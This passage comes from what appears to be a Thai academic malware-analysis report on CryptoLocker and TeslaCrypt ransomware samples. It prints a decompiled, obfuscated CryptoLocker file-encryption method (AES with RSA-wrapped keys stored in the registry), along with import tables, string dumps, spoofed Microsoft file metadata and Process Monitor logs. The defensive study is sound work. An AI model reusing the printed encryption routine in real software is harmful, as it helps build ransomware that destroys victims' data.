```

รูปที่ 4.12 แสดงการเก็บข้อมูลเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุม CryptoLocker

- ในส่วนของฟังก์ชันที่ใช้การเข้ารหัสไฟล์ จะมีขั้นตอนการตรวจสอบก่อนว่ามีการรับค่ากุญแจสาธารณะเข้ามาพร้อมใช้งานหรือไม่ หากกระบวนการรับกุญแจสาธารณะจากเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมสมบูรณ์ กุญแจสาธารณะจะถูกนำมาสร้างออบเจ็กต์เพื่อใช้ในการเข้ารหัสกุญแจสมาตรที่ใช้เข้ารหัสไฟล์โดยสร้างจากคลาส RSACryptoServiceProvider หลังจากนั้น FileStream จะถูกเรียกใช้เพื่อสร้างไฟล์ใหม่ในนามสกุล .tmp เพื่อเก็บข้อมูลของไฟล์ที่ถูกเข้ารหัสไว้แล้วโดยใช้ชื่อเดียวกันกับไฟล์ต้นฉบับ คลาส AesCryptoServiceProvider จะถูกเรียกใช้งานเพื่อสร้างออบเจ็กตสำหรับกระบวนการเข้ารหัส หลังจากนั้นฟังก์ชัน CryptoStream ซึ่งมีหน้าที่เป็นท่อสำหรับการนำข้อมูลเดิมมาทำการเข้ารหัสก็จะถูกเรียกใช้ และจะเริ่มกระบวนการเข้ารหัสไฟล์ตามขนาดกุญแจที่มีการกำหนดในซอร์สโค้ด เมื่อกระบวนการเข้ารหัสเสร็จสิ้นต่อหนึ่งไฟล์ก็จะมีการเก็บข้อมูลทั้งชื่อของไฟล์และกุญแจที่ใช้ในการเข้ารหัสไฟล์ที่ถูกเข้ารหัสด้วยกุญแจสาธารณะแล้วลงรีจิสทรีที่มัลแวร์ได้มีการสร้างไว้ในช่วงแรกของการทำงาน

```
public void method_17(string string_7)
{
    string text = Delegate124.smethod_0(Class5.smethod_0<string>(99835095u, 150387305911902744483uL), this.string_3);
    string text2 = Delegate124.smethod_0(text, "\\Keys");
    string text3 = Delegate124.smethod_0(text, "\\Files");
    string text4 = Delegate124.smethod_0(string_7, ".tmp");
    AesCryptoServiceProvider object_ = Delegate24.smethod_0();
    RSACryptoServiceProvider object_2 = Delegate33.smethod_0();
    string text5 = (string)Delegate169.smethod_0(text2, "Public", "No Public Key was found!");
    if (Delegate98.smethod_0(text5, ""))
    {
        Delegate164.smethod_0(object_2, text5);
        byte[] byte_ = Delegate168.smethod_0(object_2, Delegate148.smethod_0(object_), false);
        string object_3 = Delegate153.smethod_1(byte_);
        using (FileStream fileStream = Delegate32.smethod_0(text4, FileMode.Create))
        {
            using (AesCryptoServiceProvider aesCryptoServiceProvider = Delegate24.smethod_0())
            {
                using (CryptoStream cryptoStream = Delegate26.smethod_0(fileStream, Delegate149.smethod_0(aesCryptoServiceProvider, Del
                {
                    using (FileStream fileStream2 = Delegate32.smethod_0(string_7, FileMode.Open))
                    {
                        Delegate183.smethod_0(aesCryptoServiceProvider, 256);
                        Delegate183.smethod_1(aesCryptoServiceProvider, 128);
                        int num;
                        while ((num = Delegate185.smethod_0(fileStream2)) != -1)
                        {
                            Delegate184.smethod_0(cryptoStream, (byte)num);
                        }
                    }
                }
            }
        }
        StreamWriter object_4 = Delegate34.smethod_0(text4, true);
        Delegate187.smethod_0(Delegate186.smethod_0(object_4), 0L, SeekOrigin.End);
        Delegate150.smethod_0(object_4, object_3);
        Delegate188.smethod_0(object_4);
        Delegate127.smethod_0(text3, string_7, Delegate96.smethod_0(object_3), RegistryValueKind.DWord);
        Delegate100.smethod_1(string_7);
        Delegate130.smethod_1(text4, string_7);
    }
}
```

รูปที่ 4.13 แสดงการทำงานของเมธอด method_17 ซึ่งมีกระบวนการเข้ารหัสไฟล์

จากผลลัพธ์ของการวิเคราะห์มัลแวร์ CryptoLocker แบบ staticซึ่ง นำมาสู่การได้ซอร์สโค้ดดั้งเดิมของมัลแวร์และช่วยให้ผู้วิเคราะห์มัลแวร์เข้าใจการทำงานของมัลแวร์ได้ทั้งหมด ประกอบกับที่เซิร์ฟเวอร์สำหรับออกคำสั่งและควบคุมนั้นไม่ได้มีการออนไลน์อีกต่อไปซึ่งอาจส่งผลต่อการทำงานของมัลแวร์ ดังนั้นตัวอย่างของมัลแวร์ CryptoLocker จะไม่ถูกวิเคราะห์ในแบบ dynamic และใช้ข้อมูลจากการวิเคราะห์ในแบบ static ในการสรุปผลเท่านั้น

4.2.2 ลำดับที่ 2 TeslaCrypt_2015

จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ 2015-07-20-Nuclear-EK-payload-TeslaCrypt-2.0.exe (ต่อไปจะขอเรียกว่า TeslaCrypt_2015) ในลำดับที่ 2 ด้วยวิธีการวิเคราะห์มัลแวร์แบบ static พบรายละเอียดที่น่าสนใจดังนี้


เมื่อสำรวจในส่วนหัวของไฟล์โปรแกรมพบว่า ไฟล์ของโปรแกรมของ TeslaCrypt ในเวอร์ชันที่ถูกค้นพบในวันที่ 20/07/2015 นั้นทำงานบนระบบปฏิบัติการที่มีสถาปัตยกรรมแบบ 32 บิต โดย TeslaCrypt_2015 นั้นมีการเรียกใช้ไลบรารีภายนอกของระบบปฏิบัติจาก 2 ไฟล์ได้แก่ kernel32.dll (Windows NT BASE API Client DLL) และ msvcrt.dll (Windows NT CRT DLL) โดย kernel32.dll เป็นไลบรารีที่มีการเก็บฟังก์ชันของระบบปฏิบัติการเอาไว้ไม่ว่าจะเป็นฟังก์ชันในการจัดการหน่วยความจำ การจัดการโปรเซสและการจัดการ I/O ส่วนไลบรารี msvcrt.dll เป็นไลบรารีที่มีความเกี่ยวข้องกับไลบรารีรันไทม์ในภาษาซี ในแต่ไลบรารีมีการเรียกใช้ฟังก์ชันตามรูปภาพด้านล่าง

Symbol (26)	Library (2)
ExitProcess	kernel32.dll
FindClose	kernel32.dll
FindFirstFileA	kernel32.dll
FindNextFileA	kernel32.dll
GetCommandLineA	kernel32.dll
GetModuleFileNameW	kernel32.dll
GetModuleHandleA	kernel32.dll
GetProcAddress	kernel32.dll
GetStartupInfoA	kernel32.dll
LoadLibraryW	kernel32.dll
SetUnhandledExcepti...	kernel32.dll
Sleep	kernel32.dll
TlsGetValue	kernel32.dll
VirtualProtect	kernel32.dll
VirtualQuery	kernel32.dll
DeleteCriticalSection	kernel32.dll
EnterCriticalSection	kernel32.dll
GetLastError	kernel32.dll
InitializeCriticalSection	kernel32.dll
InterlockedExchange	kernel32.dll
IsDBCSLeadByteEx	kernel32.dll
LeaveCriticalSection	kernel32.dll
MultiByteToWideChar	kernel32.dll
WideCharToMultiByte	kernel32.dll
_strdup	msvcrt.dll
_stricoll	msvcrt.dll

รูปที่ 4.14 รายการฟังก์ชันและไลบรารีที่ถูกเรียกใช้โดย TeslaCrypt ปี 2015

จากฟังก์ชันที่มัลแวร์มีการเรียกใช้ในด้านบน ไม่ปรากฏว่ามีฟังก์ชันที่แสดงให้เห็นถึงความอันตรายหรือสิ่งที่บ่งชี้ไปยังความสามารถในการเข้ารหัสไฟล์ของมัลแวร์เลย อย่างไรก็ตามก็ยังคงมีฟังก์ชันที่มัลแวร์อาจสามารถใช้ประโยชน์ได้ อาทิ FindFirstFile, FindNextFile ที่ใช้ในการหาไฟล์ในโฟลเดอร์ หรือ LoadLibraryW ที่สามารถในการเรียกใช้ไลบรารีอื่น ๆ ได้เป็นต้น

เมื่อใช้โปรแกรม BinText ในการตรวจสอบสตริงของไฟล์พบว่า มีการปรากฏของไลบรารีอื่น ๆ เพิ่มเติมในไฟล์ด้วย ซึ่งไลบรารีนั่นคือ libgcc_s_dw2-1.dll และ libgcj-13.dll รวมไปถึงข้อความที่แสดงถึงความเกี่ยวข้องกับไลบรารี Mingw ซึ่งเป็นไลบรารีทั่วไปของลินุกซ์โครงการ GNU ที่ถูกแปลงให้ใช้งานบนวินโดวส์



รูปที่ 4.15 แสดงข้อมูลอื่น ๆ ที่ปรากฏโดยการใช้วิธีการตรวจสอบสตริงของมัลแวร์

ในส่วนของ signature ของไฟล์โปรแกรมมัลแวร์นั้น ทั้งโปรแกรม PEiD และโปรแกรม Detect It Easy ไม่มีการตรวจพบข้อมูลใดที่สำคัญหรือสามารถเอาไปใช้เป็นประโยชน์ได้เลย

จากผลลัพธ์ของการวิเคราะห์มัลแวร์ TeslaCrypt_2015 แบบ static นั้น ไม่พบข้อมูลที่มีประโยชน์มากนัก ผู้วิเคราะห์จะทำการวิเคราะห์อีกครั้งในแบบ dynamic เพื่อดูการทำงานและพฤติกรรมในสภาพแวดล้อมจำลองต่อไป

4.2.3 ลำดับที่ 3 TeslaCrypt_2016/1

จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ 2016-04-06-pseudo-Darkleech-Angler-EK-payload-TeslaCrypt. exe (ผู้วิเคราะห์จะใช้คำว่า TeslaCrypt_2016/1 แทนการเรียกชื่อไฟล์ของโปรแกรมนี้โดยตรง) ในลำดับที่ 4 ด้วยวิธีการวิเคราะห์มัลแวร์แบบ static พบรายละเอียดที่น่าสนใจดังนี้

Property	Value
File OS	Windows 32-bit
File Type	Dynamic-Link Library
File Date	n/a
CompanyName	Microsoft Corporation
FileDescription	Common Controls Library
FileVersion	5.82 (xpsp_sp3_qfe.100823-1643)
InternalName	COMCTL32
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	COMCTL32.DLL
ProductName	Microsoft® Windows® Operating System
ProductVersion	6.00.2900.6028
Language	1033 (English United States)
Code page	1200

รูปที่ 4.16 ข้อมูลของไฟล์มัลแวร์ TeslaCrypt_2016/1 เบื้องต้น

อ้างอิงจากรูปที่ 17 มัลแวร์มีความพยายามในการปลอมแปลงตัวเองให้เป็นไฟล์ในระบบ โดยพยายามอ้างอิงชื่อ COMCTL32.DLL ซึ่งเป็นชื่อไลบรารีหนึ่งของระบบปฏิบัติการ มัลแวร์มีลักษณะการทำงานบนระบบปฏิบัติการที่มีสถาปัตยกรรมแบบ 32 บิต โดยไฟล์โปรแกรม TeslaCrypt_2016/1 มีการเรียกใช้ไลบรารีภายนอกของระบบปฏิบัติการจากทั้งหมด 4 ไฟล์ ได้แก่ kernel32.dll (Windows NT BASE API Client DLL), comdlg32.dll (Common Dialogs DLL), imm32.dll (Multi-User Windows IMM32 API Client DLL) และ clusapi.dll (Cluster API Library) สำหรับ comdlg32.dll นั้นเป็นไลบรารีที่เกี่ยวกับการจัดการไดอะล็อกบ็อกซ์ซึ่งเป็นส่วนหนึ่งของระบบการติดต่อกับผู้ใช้งานไม่ว่าจะเป็นการสร้างไดอะล็อกบ็อกซ์หรือจัดการไดอะล็อกบ็อกซ์ที่มีอยู่ ส่วน imm32.dll นั้นเป็นไลบรารีที่เกี่ยวกับการจัดการบริการที่อนุญาตให้ผู้ใช้งานสามารถส่งข้อมูลนำเข้าในภาษาที่มีลักษณะที่ซับซ้อน เช่น ภาษาญี่ปุ่นได้ และสุดท้าย clusapi.dll เป็นไลบรารีที่เกี่ยวกับการจัดการกลุ่มของระบบที่แยกออกจากกันในทางกายภาพอย่างอิสระ จากไลบรารีที่ปรากฏในส่วนนำเข้าของมัลแวร์นั้น จะมีฟังก์ชันที่ถูกระบุและอาจมีการเรียกใช้โดยมัลแวร์ได้ดังนี้

Symbol (99)	Library (4)
GetTickCount	kernel32.dll
FindNextChangeNotification	kernel32.dll
WritePrivateProfileStringA	kernel32.dll
GetThreadPriority	kernel32.dll
SetConsoleCtrlHandler	kernel32.dll
EnumResourceLanguagesA	kernel32.dll
GetCurrentThread	kernel32.dll
CreateDirectoryExW	kernel32.dll
GetPriorityClass	kernel32.dll
GetCommandLineA	kernel32.dll
GetVersionExA	kernel32.dll
GetStartupInfoA	kernel32.dll
SetUnhandledExceptionFilter	kernel32.dll
GetProcAddress	kernel32.dll
GetModuleHandleA	kernel32.dll
ExitProcess	kernel32.dll
WriteFile	kernel32.dll
GetModuleFileNameA	kernel32.dll
FreeEnvironmentStringsA	kernel32.dll
GetEnvironmentStrings	kernel32.dll
FreeEnvironmentStringsW	kernel32.dll
GetEnvironmentStringsW	kernel32.dll
GetFileType	kernel32.dll
TlsGetValue	kernel32.dll
TlsSetValue	kernel32.dll
SetLastError	kernel32.dll
GetCurrentThreadId	kernel32.dll
HeapCreate	kernel32.dll
VirtualFree	kernel32.dll

Symbol (99)	Library (4)
QueryPerformanceCounter	kernel32.dll
GetCurrentProcessId	kernel32.dll
SetEnvironmentVariableA	kernel32.dll
OutputDebugStringA	kernel32.dll
GetOEMCP	kernel32.dll
FatalAppExitA	kernel32.dll
FreeLibrary	kernel32.dll
LoadLibraryA	kernel32.dll
GetModuleHandleW	kernel32.dll
Sleep	kernel32.dll
VirtualAlloc	kernel32.dll
UnhandledExceptionFilter	kernel32.dll
TerminateProcess	kernel32.dll
GetCurrentProcess	kernel32.dll
FlushFileBuffers	kernel32.dll
SetStdHandle	kernel32.dll
WriteConsoleA	kernel32.dll
WriteConsoleW	kernel32.dll
VirtualProtect	kernel32.dll
GetSystemInfo	kernel32.dll
VirtualQuery	kernel32.dll
GetTimeZoneInformation	kernel32.dll
CreateFileA	kernel32.dll
ClusterRegQueryInfoKey	clusapi.dll
ClusterRegGetKeySecurity	clusapi.dll
ImmEnumInputContext	imm32.dll
PrintDlgA	comdlg32.dll
SetLocaleInfoA	kernel32.dll
CompareStringW	kernel32.dll
GetTimeFormatA	kernel32.dll
GetDateFormatA	kernel32.dll
GetUserDefaultLCID	kernel32.dll
GetLocaleInfoA	kernel32.dll
EnumSystemLocalesA	kernel32.dll
IsValidLocale	kernel32.dll
IsValidCodePage	kernel32.dll
GetConsoleOutputCP	kernel32.dll
CloseHandle	kernel32.dll
GetLocaleInfoW	kernel32.dll
ReadFile	kernel32.dll
CompareStringA	kernel32.dll

Symbol (99)	Library (4)
GetSystemTimeAsFileTime	kernel32.dll
GetLastError	kernel32.dll
WideCharToMultiByte	kernel32.dll
GetStdHandle	kernel32.dll
SetHandleCount	kernel32.dll
DeleteCriticalSection	kernel32.dll
TlsAlloc	kernel32.dll
TlsFree	kernel32.dll
InterlockedIncrement	kernel32.dll
InterlockedDecrement	kernel32.dll
HeapDestroy	kernel32.dll
HeapFree	kernel32.dll
EnterCriticalSection	kernel32.dll
LeaveCriticalSection	kernel32.dll
GetCPInfo	kernel32.dll
GetACP	kernel32.dll
InterlockedExchange	kernel32.dll
InitializeCriticalSection	kernel32.dll
HeapAlloc	kernel32.dll
HeapReAlloc	kernel32.dll
RtlUnwind	kernel32.dll
SetFilePointer	kernel32.dll
GetConsoleCP	kernel32.dll
GetConsoleMode	kernel32.dll
LCMapStringA	kernel32.dll
MultiByteToWideChar	kernel32.dll
LCMapStringW	kernel32.dll
GetStringTypeA	kernel32.dll
GetStringTypeW	kernel32.dll

รูปที่ 4.17 แสดงฟังก์ชันที่มีการเรียกใช้โดยมัลแวร์ TeslaCrypt_2016/1

เมื่อทำการตรวจสอบฟังก์ชันที่ถูกเรียกใช้โดยมัลแวร์ TeslaCrypt_2016/1 พบว่า แม้จะไม่พบฟังก์ชันที่เกี่ยวกับการเข้ารหัสไฟล์หรือฟังก์ชันที่เกี่ยวกับการติดต่อส่งข้อมูลผ่านทางเครือข่าย แต่ก็มีหลายฟังก์ชันที่มีความน่าสนใจ อาทิ ฟังก์ชัน ReadFile และ WriteFile ซึ่งเป็นฟังก์ชันที่ใช้อ่านข้อมูลภายในไฟล์และเขียนข้อมูลลงไปในไฟล์, ฟังก์ชัน GetFileType สำหรับตรวจสอบประเภทของไฟล์, ฟังก์ชัน CreateFile ซึ่งใช้สำหรับการสร้างไฟล์และฟังก์ชัน SetFilePointer ซึ่งใช้ในการระบุจุดที่จะเขียนข้อมูลลงไปในไฟล์

เมื่อตรวจสอบไฟล์โปรแกรมของมัลแวร์ด้วยโปรแกรม Detect It Easy พบว่ามัลแวร์ถูกพัฒนาและถูกคอมไพล์ด้วยโปรแกรม Microsoft Visual C/C++ (2005) จากผลลัพธ์ของการวิเคราะห์มัลแวร์ TeslaCrypt_2016/1 แบบ static นั้น ไม่พบข้อมูลที่มีประโยชน์มากนัก ผู้วิเคราะห์จะทำการวิเคราะห์อีกครั้งในแบบ dynamic เพื่อดูการทำงานและพฤติกรรมในสภาพแวดล้อมจำลองต่อไป

4.2.4 ลำดับที่ 4 TeslaCrypt_2016/2

จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ 2016-04-19-TeslaCrypt-sample-caused-by-the-malspam.exe (ผู้วิเคราะห์จะใช้คำว่า TeslaCrypt_2016/2 แทนการเรียกชื่อไฟล์ของโปรแกรมนี้โดยตรง) ในลำดับที่ 4 ด้วยวิธีการวิเคราะห์มัลแวร์แบบ static พบรายละเอียดที่น่าสนใจดังนี้

ไฟล์โปรแกรมของ TeslaCrypt_2016/2 มีความพยายามในการปลอมแปลงตัวเองเป็นไฟล์ในระบบโดยใช้ชื่อว่า wmiscmgr.dll

File OS	Windows 32-bit
File Type	Executable
File Date	n/a
CompanyName	Microsoft Corporation
FileDescription	WMI Filter Manager
FileVersion	5.00.1636.1
InternalName	wmiscmgr.dll
LegalCopyright	Copyright (C) Microsoft Corp. 1981-1997
OriginalFilename	wmiscmgr.dll
ProductName	Microsoft(R) Windows NT(R) Operating System
ProductVersion	5.00.1636.1
Language	1033 (English United States)
Code page	1200

รูปที่ 4.18 รายละเอียดเบื้องต้นของไฟล์โปรแกรมของมัลแวร์เรียกค่าไถ่ TeslaCrypt

เมื่อสำรวจในส่วนหัวของโปรแกรมพบว่าไฟล์โปรแกรมของ TeslaCrypt_2016/2 ทำงานบนระบบปฏิบัติการที่มีสถาปัตยกรรมแบบ 32 บิต โดยไฟล์โปรแกรม TeslaCrypt_2016/2 มีการเรียกใช้ไลบรารีภายนอกของระบบปฏิบัติการจาก 2 ไฟล์ได้แก่ kernel32.dll (Windows NT BASE API Client DLL) และ comdlg32.dll สำหรับฟังก์ชันที่ปรากฏทั้งหมดนั้น มีเพียงฟังก์ชันเดียวที่ถูกเรียกใช้งานผ่านไลบรารี comdlg32.dll คือฟังก์ชัน FindTextW

FindTextW	-	-	-	comdlg32.dll
SetEnvironmentVaria...	x	-	-	kernel32.dll
GetTickCount	x	-	x	kernel32.dll
GetCurrentThread	x	-	-	kernel32.dll
GetThreadPriority	x	-	-	kernel32.dll
ReadProcessMemory	x	-	-	kernel32.dll
GetCommandLineA	x	-	-	kernel32.dll
GetVersionExA	x	-	-	kernel32.dll
GetStartupInfoA	x	-	-	kernel32.dll
SetUnhandledExcepti...	x	-	-	kernel32.dll
GetProcAddress	x	-	-	kernel32.dll
GetModuleHandleA	x	-	-	kernel32.dll
ExitProcess	x	-	-	kernel32.dll
WriteFile	x	-	-	kernel32.dll
GetModuleFileNameA	x	-	-	kernel32.dll
FreeEnvironmentStri...	x	-	-	kernel32.dll
GetEnvironmentStrings	x	-	-	kernel32.dll
FreeEnvironmentStri...	x	-	-	kernel32.dll
GetEnvironmentStrin...	x	-	-	kernel32.dll
GetFileType	x	-	-	kernel32.dll
TlsGetValue	x	-	-	kernel32.dll
TlsSetValue	x	-	-	kernel32.dll
SetLastError	x	-	-	kernel32.dll

รูปที่ 4.19 แสดงฟังก์ชันและไลบรารีที่ตรวจเจอจากไฟล์โปรแกรม TeslaCrypt_2016/2

เมื่อทำการตรวจสอบไฟล์โปรแกรม TeslaCrypt_2016/2 เพื่อหาสตริงที่มีอยู่ในไฟล์โดยใช้โปรแกรม Bintext มีการพบชื่อของไลบรารีอื่นที่มีอยู่ในไฟล์คือไลบรารี USER32.DLL และไลบรารี ADVAPI32.DLL ซึ่งเป็นไลบรารีที่ทำหน้าที่เก็บฟังก์ชันอื่น ๆ ที่สามารถเรียกใช้โดยระบบปฏิบัติการไม่ว่าจะเป็นฟังก์ชันในการจัดการค่าในรีจิสทรี, ฟังก์ชันในการจัดการเซอร์วิสของระบบปฏิบัติการหรือแม้กระทั่งฟังก์ชันที่ใช้ในการเข้ารหัสไฟล์และถอดรหัสไฟล์ก็มีอยู่ในไลบรารีนี้ด้วย ผลลัพธ์ของการตรวจสอบไฟล์โปรแกรมด้วย DIE พบว่ามัลแวร์ TeslaCrypt_2016/2 ในเวอร์ชันนี้ถูกพัฒนาโดยใช้คอมไพเลอร์ Microsoft Visual C/C++(2005)

A	0000000018E9	0000004018E9	0	700WP
A	000000001901	000000401901	0	xpxxxx
A	00000000191C	00000040191C	0	Invalid parameter passed to C runtime function.
A	000000001950	000000401950	0	SystemFunction036
A	000000001964	000000401964	0	ADVAPI32.DLL
A	000000001974	000000401974	0	InitializeCriticalSectionAndSpinCount
A	0000000019B8	0000004019B8	0	GetProcessWindowStation
A	0000000019D0	0000004019D0	0	GetUserObjectInformationA
A	0000000019EC	0000004019EC	0	GetLastActivePopup
A	000000001A00	000000401A00	0	GetActiveWindow
A	000000001A10	000000401A10	0	MessageBoxA
A	000000001A1C	000000401A1C	0	USER32.DLL

รูปที่ 4.20 ชื่อไลบรารีอื่น ๆ ที่ตรวจพบจากการค้นหาสตริงของไฟล์โปรแกรม TeslaCrypt_2016/2

จากผลลัพธ์ของการวิเคราะห์มัลแวร์ TeslaCrypt_2016/2 แบบ static นั้น ไม่พบข้อมูลที่มีประโยชน์มากนัก ผู้วิเคราะห์จะทำการวิเคราะห์อีกครั้งในแบบ dynamic เพื่อดูการทำงานและพฤติกรรมในสภาพแวดล้อมจำลองต่อไป

4.3 การวิเคราะห์มัลแวร์แบบ dynamic (dynamic malware analysis)

4.3.1 ลำดับที่ 1 CryptoLocker

จากการวิเคราะห์มัลแวร์เรียกค่าไถ่ CryptoLocker ในลำดับที่ 1 ด้วยวิธีการวิเคราะห์มัลแวร์แบบ dynamic พบรายละเอียดที่น่าสนใจดังนี้

เมื่อมัลแวร์เรียกค่าไถ่ CryptoLocker เริ่มต้นการทำงาน มัลแวร์ได้มีการสร้าง Prefetch File ซึ่งจะมีการเก็บข้อมูลไลบรารีที่มัลแวร์จะใช้งานเอาไว้


9:02:2...	cryptolocker.exe	896	Process Start	
9:02:2...	cryptolocker.exe	896	Thread Create	
9:02:2...	cryptolocker.exe	896	Load Image	C:\Users\VM\Desktop\cryptolocker\cryptolocker.exe
9:02:2...	cryptolocker.exe	896	Load Image	C:\Windows\System32\ntdll.dll
9:02:2...	cryptolocker.exe	896	CreateFile	C:\Windows\Prefetch\CRYPTOLOCKER.EXE-6B00F69C.pf
9:02:2...	cryptolocker.exe	896	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
9:02:2...	cryptolocker.exe	896	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DisableUserModeCallbackFilter
9:02:2...	cryptolocker.exe	896	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
9:02:2...	cryptolocker.exe	896	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
9:02:2...	cryptolocker.exe	896	RegQueryValue	HKLM\System\CurrentControlSet\Control\SESSION MANAGER\CWDIllegalInDLLSearch
9:02:2...	cryptolocker.exe	896	RegCloseKey	HKLM\System\CurrentControlSet\Control\SESSION MANAGER

รูปที่ 4.21 โปรเซสของ CryptoLocker ทำการสร้าง Prefetch File เมื่อเริ่มต้นการทำงาน

หน้าที่ของ Prefetch File คือทำให้โปรแกรมที่มัลแวร์จะมีการเรียกใช้สามารถถูกเรียกใช้ได้อย่างรวดเร็วยิ่งขึ้นเมื่อมีการเปิดระบบใหม่ อย่างไรก็ตามการสร้าง Prefetch File ของมัลแวร์ส่งผลให้มีข้อมูลที่สำคัญหลาย ๆ อย่างของมัลแวร์เปิดเผยออกมา ตัวอย่างเช่น รายการของไลบรารีที่มัลแวร์จะทำการเรียกใช้ทั้งหมด

รูปที่ 4.22 ข้อมูลภายใน Prefetch File ของ CryptoLocker เมื่อทำการค้นหาสตริง

หลังจากนั้นมัลแวร์ได้ทำการตั้งค่าต่าง ๆ ของระบบผ่านทางการแก้ไขรีจิสทรี รวมไปถึงการเก็บค่าที่ของระบบที่จำเป็นต่อการใช้งาน เช่น ค่า MachineGuid ซึ่งถูกเก็บอยู่ในรีจิสทรีที่ตำแหน่ง HKLM\Software\Microsoft\Cryptography\MachineGuid ที่เป็นค่าเฉพาะที่ใช้ยืนยันคอมพิวเตอร์ที่ติดตั้งระบบปฏิบัติการวินโดวส์ในแต่ละเครื่อง ซึ่งอาจถูกใช้ในการบันทึกคอมพิวเตอร์ที่มีการติดเชื้อ CryptoLocker



รูปที่ 4.23 CryptoLocker ทำการค้นหาค่า MachineGuid จากรีจิสทรี

หลังจากนั้นมัลแวร์ได้มีการสร้างรีจิสทรีใหม่ซึ่งอาจมีความจำเป็นต่อการสนับสนุนการทำงานของมัลแวร์เรียกค่าไถ่ อาทิ รีจิสทรีที่ใช้ในการเก็บรายการของไฟล์ที่ถูกเข้ารหัสและรีจิสทรี

ที่ใช้ในการเก็บกุญแจที่ถูกใช้ในการเข้ารหัสไฟล์ สังเกตว่ารีจิสทรีถูกสร้างที่ตำแหน่ง HKCU\Software\50F0E90012\Files และ HKCU\Software\50F0E90012\Keys โดย 50F0E90012 อาจเป็นค่าที่ถูกสุ่มขึ้นมาแล้วใช้ในการอ้างอิงโปรเซสของมัลแวร์ที่อาจถูกสร้างมาทำงานแทนโปรเซสหลักของ CryptoLocker ก็เป็นได้

9:02:2...	cryptolocker.exe	896	RegQueryKey	HKCU
9:02:2...	cryptolocker.exe	896	RegOpenKey	HKCU\Software\50F0E90012\Files
9:02:2...	cryptolocker.exe	896	RegQueryKey	HKCU
9:02:2...	cryptolocker.exe	896	RegOpenKey	HKCU\Software\50F0E90012\Keys
9:02:2...	cryptolocker.exe	896	RegQueryKey	HKCU
9:02:2...	cryptolocker.exe	896	RegOpenKey	HKCU\Software\50F0E90012\Keys
9:02:2...	cryptolocker.exe	896	RegQueryKey	HKCU
9:02:2...	cryptolocker.exe	896	RegCreateKey	HKCU\Software\50F0E90012\Keys
9:02:2...	cryptolocker.exe	896	RegQueryKey	HKCU
9:02:2...	cryptolocker.exe	896	RegCreateKey	HKCU\Software
9:02:2...	cryptolocker.exe	896	RegQueryKey	HKCU\Software
9:02:2...	cryptolocker.exe	896	RegCreateKey	HKCU\Software\50F0E90012
9:02:2...	cryptolocker.exe	896	RegCloseKey	HKCU\Software
9:02:2...	cryptolocker.exe	896	RegQueryKey	HKCU\Software\50F0E90012
9:02:2...	cryptolocker.exe	896	RegCreateKey	HKCU\Software\50F0E90012\Keys
9:02:2...	cryptolocker.exe	896	RegCloseKey	HKCU\Software\50F0E90012
9:02:2...	cryptolocker.exe	896	RegQueryValue	HKCU\Software\50F0E90012\Keys\(Default)
9:02:2...	cryptolocker.exe	896	RegSetValue	HKCU\Software\50F0E90012\Keys\(Default)
